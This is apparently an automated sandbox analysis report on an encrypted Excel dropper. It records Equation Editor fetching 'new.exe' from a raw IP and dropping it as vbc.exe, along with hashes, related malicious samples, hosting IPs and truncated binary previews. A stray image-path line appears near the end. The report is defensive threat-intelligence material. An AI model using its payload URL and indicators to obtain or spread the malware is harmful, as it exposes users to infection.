IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
217.174.152.38	Swift Advice.exe	Get hash	malicious	Browse	
	swift copy_pdf.exe	Get hash	malicious	Browse	
	QUOTATION_PDF.gz.exe	Get hash	malicious	Browse	
	Payment Swift_pdf.gz.exe	Get hash	malicious	Browse	
	payment.exe	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
MAJESTIC-HOSTING-01US	SHIIb1tABn.exe	Get hash	malicious	Browse	• 38.68.46.205
	jUtUh49xpS.exe	Get hash	malicious	Browse	• 38.68.46.205
	DEC 10-12 Wire.xlsx	Get hash	malicious	Browse	• 104.37.175.25
	RFQ.20073555.xlsx	Get hash	malicious	Browse	• 104.37.175.25
	02_extracted.exe	Get hash	malicious	Browse	• 104.37.172.166
	document.docx	Get hash	malicious	Browse	• 104.37.172.209
	RFQ 202011655458794.exe	Get hash	malicious	Browse	• 191.96.140.245
	Statement 04 Oct-20.img.jar	Get hash	malicious	Browse	• 104.37.174.230
	Statement 04 Oct-20.img.jar	Get hash	malicious	Browse	• 104.37.174.230
	PO-HH00890.exe	Get hash	malicious	Browse	• 191.101.13 0.254
	Remittance Advice 06 Nov_20.jar	Get hash	malicious	Browse	• 104.37.174.230
	Remittance Advice 06 Nov_20.jar	Get hash	malicious	Browse	• 104.37.174.230
	Request Quote_PDF.exe	Get hash	malicious	Browse	• 104.37.172.166
	P.O-NH807686.exe	Get hash	malicious	Browse	• 191.101.13 0.254
	MtFzNM6dBT.exe	Get hash	malicious	Browse	• 104.37.172.166
	Price.exe	Get hash	malicious	Browse	• 104.37.172.166
	http://www.radiokart.com/wp-content/plugins/Epsonscannedimg009208-04-20.jar	Get hash	malicious	Browse	• 191.101.130.49
	RFQ-PO-#075609-MT002-08-05-20-Order_Specfication,xlxs.exe	Get hash	malicious	Browse	• 104.37.175.147
	RFQ-PO-0075609-MT002-08-05-20-Order_Specfication,xlxs.exe	Get hash	malicious	Browse	• 104.37.175.147
	PO-0576879-0025-MT-Order_Quote-Specfication,xlxs.exe	Get hash	malicious	Browse	• 104.37.175.147
TELEPOINTBG	INV8222874744_20210111490395.xlsm	Get hash	malicious	Browse	• 217.174.149.3
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 79.124.76.20
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 79.124.76.20
	document-1932597637.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1932597637.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1961450761.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1909441643.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1961450761.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1909441643.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1942925331.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1942925331.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1892683183.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1892683183.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1909894964.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1909894964.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1965918496.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1965918496.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1901557343.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1901557343.xls	Get hash	malicious	Browse	• 217.174.152.52
	document-1958527977.xls	Get hash	malicious	Browse	• 217.174.152.52

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vl*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....].....B0@0...U.....0....0...U.....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.123186963792904
Encrypted:	false
SSDEEP:	6:kKTYCwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:mkPlE99SNxAhUegeT2
MD5:	32E596D60B1420543D1489D6B5044A34
SHA1:	C67E6926E3CBF559CC6DDD1C5A8D3BBBFF03381C
SHA-256:	4423C7932F2489469DBA6E865A892EE43064AB538CCABACE961A67180A3CD543
SHA-512:	C384DEC0E12F6C04ADC5EF60D6DB3A129AD3405BA0163BD323C3E96DD825B8E21989915AAC1AD47767AB58F2666FC84A833F03308933CA8141D60DEFE2F6799
Malicious:	false
Reputation:	low
Preview:	p..... .....=...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.010594871269615
Encrypted:	false
SSDEEP:	3:kkFklhMPIlfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKbPOliBAIdQZV7eAYLit

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
MD5:	5CEF381E0214BC424AC5B78FDCAF75CA
SHA1:	54581BE4387033BC4E5A8F2F6582ADB99942040B
SHA-256:	44EB8AB261977454BF1E64CAE389AC2D899EE93C92623CF4E3E85F638A56E656
SHA-512:	2096464EE4482D5CEF6329124214F641AE57F661AEA50D9EE2CED98DC825872044941EF31DF2EBC438E403CC5AC2D083C9A1C40463BD2A3B74F491CCFAD1C60
Malicious:	false
Reputation:	low
Preview:	p..... ....`....2 N=...(..... ....u.........(...........}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\new[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	812032
Entropy (8bit):	7.920094533275065
Encrypted:	false
SSDEEP:	12288:yvNFVgCBX3xTqRv2RVozqB6Gnw3OvLS19TTPshs+nEQqkmyaIIQFq:MFVR352+DQSRW193sTnEdPy3
MD5:	72B76DB11728DD92AA4C3CB45F155B05
SHA1:	743E9F3600FD98E8F73F0E61DF6EDB1571BD4523
SHA-256:	469EF5404A9F75003F9A50A94BFBBBC339F1F649275FEE87C102F72D4F97443E
SHA-512:	705A3ED3401AF991B0548164B2C5D66A28B86CE57F11685C71A6B47935EC79DB53056E9EDFC8E3458CC7B6168D8452B4AFC918E5AF8051942DC5068F08E9A7C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://191.96.149.225/new.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..Z.....y... .....@.. ....@.....<y..O..... y..... ....H.....text....Y... ...Z..... ..`.rsrc.....\.....@..@.rel oc.....b.....@..B.....py.....H.....\.....K...@K...-.....0..B.....s.....(.....(.....(.....(....o.....s....(.....(.....*".(....*..0.....r...p.. (.....9.....s.....s .....8.....a...%..=.o!.....o"...ri..p(#.....,q.....o"....(#.....,Z.+:....a...%..=.o!.....o"...r{..p(#.....,.....($...&...o%...%.r...po&.....-.....o%...%.....:L. .....&.....o'.....&.....+...*.....,.....0.....s(.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\26ECC369.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\825E1F08.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\825E1F08.jpeg	
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....:.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C5384863.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015315507528159
Encrypted:	false
SSDEEP:	3072:hXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:/ahIFdyiaT2qtXw
MD5:	C7141BC7A8B7E57597F8B4911CAE00A3
SHA1:	802966622B3360818CA9F46E0477DABD3AB1C417
SHA-256:	BE7D5C9CC490CFC8FEAD865FDD5AEE3A2025A4815387E649BC40F167B9B65143
SHA-512:	ACF3EB53C093B0941DE217D45F84059B45CE0B4665CF58E2DE999126BDE6E67256D3EAEBA0CF7DBF472455875E91A0853ACF600153271C99EBE388B92ADDFB D
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....&.(.&.....&...&. .N.S..&...&.....&.p.&..N.S..&...&. ....yJR..&...&. .....E..zJR.....X...%...7.....{ .@.....C.a.l.i.b.r.....&.X.....&...&..2CR.....&...&.. {AR.....&...E.dv.....%.....%.....%.....l.....l.....".....%.....%.....%.....T...T.....@.E.@T.....L.....l.....P... ...6...F..... .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\Cab5D20.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Tar5D21.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false

C:\Users\user\AppData\Local\Temp\Tar5D21.tmp	
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....2010122149042...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\Desktop\~$0AX4532QWSA.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	812032
Entropy (8bit):	7.920094533275065
Encrypted:	false
SSDEEP:	12288:yvNFVgCBX3xTqRv2RVozqB6Gnw3OvLS19TTPshs+nEQqkmyaIIQFq:MFVR352+DQSRW193sTnEdPy3
MD5:	72B76DB11728DD92AA4C3CB45F155B05
SHA1:	743E9F3600FD98E8F73F0E61DF6EDB1571BD4523
SHA-256:	469EF5404A9F75003F9A50A94BFBBBC339F1F649275FEE87C102F72D4F97443E
SHA-512:	705A3ED3401AF991B0548164B2C5D66A28B86CE57F11685C71A6B47935EC79DB53056E9EDFC8E3458CC7B6168D8452B4AFC918E5AF8051942DC5068F08E9A7C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..Z.....y... .....@.. .....<y..O..... y..... ....H.....text....Y... ...Z..... ..`.rsrc.....\.....@..@.rel oc.....b.....@..B.....py.....H.....\.....K...@K...-.....0..B.....s.....(.....(....(.....(....o.....s....(.....(....*".(....*..0.....r...p.. (.....9.....s.....s .....8.....a...%..=.o!.....o"...ri..p(#.....,q....o"....(#.....,Z.+:....a...%..=.o!.....o"...r{..p(#.....,.....($...&...o%...%.r...po&.....-.....o%...%.....:L. .....&.....o'.....&.....+...*.....,.....0.....s(.

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.995653517983219
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	0AX4532QWSA.xlsx
File size:	1385984
MD5:	9b4eeaed62b4b0253a7a3205f771099d
SHA1:	e7340dd8904b13bf4dbf842c56479ffdb969287c
SHA256:	9bbe5843787cdc023cff31aaa88ce4b91e52e013d5e4b543323b7eea2f5f51d3
SHA512:	14f539709d5a6a0312bae5a236326812b5bbf9af34b555764c937a3095bd14e689c04f5d95e94b2a118eca42173295cec92779f6688a6e4e8d6b4a49e0deff0e
SSDEEP:	24576:GrwrM4dAXCdbZPU5nubYizvfUnlNgRZ0ad9OC1jnvOarfUBapjOaIO:ywo4CU85nubYiznUlNgv0nC1jPcBQjlO

General

File Content Preview:	.....>..... .....z.....|.....~.....z.....|..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "0AX4532QWSA.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328

General	
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 1370920


General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	1370920
Entropy:	7.99986275596
Base64 Encoded:	True
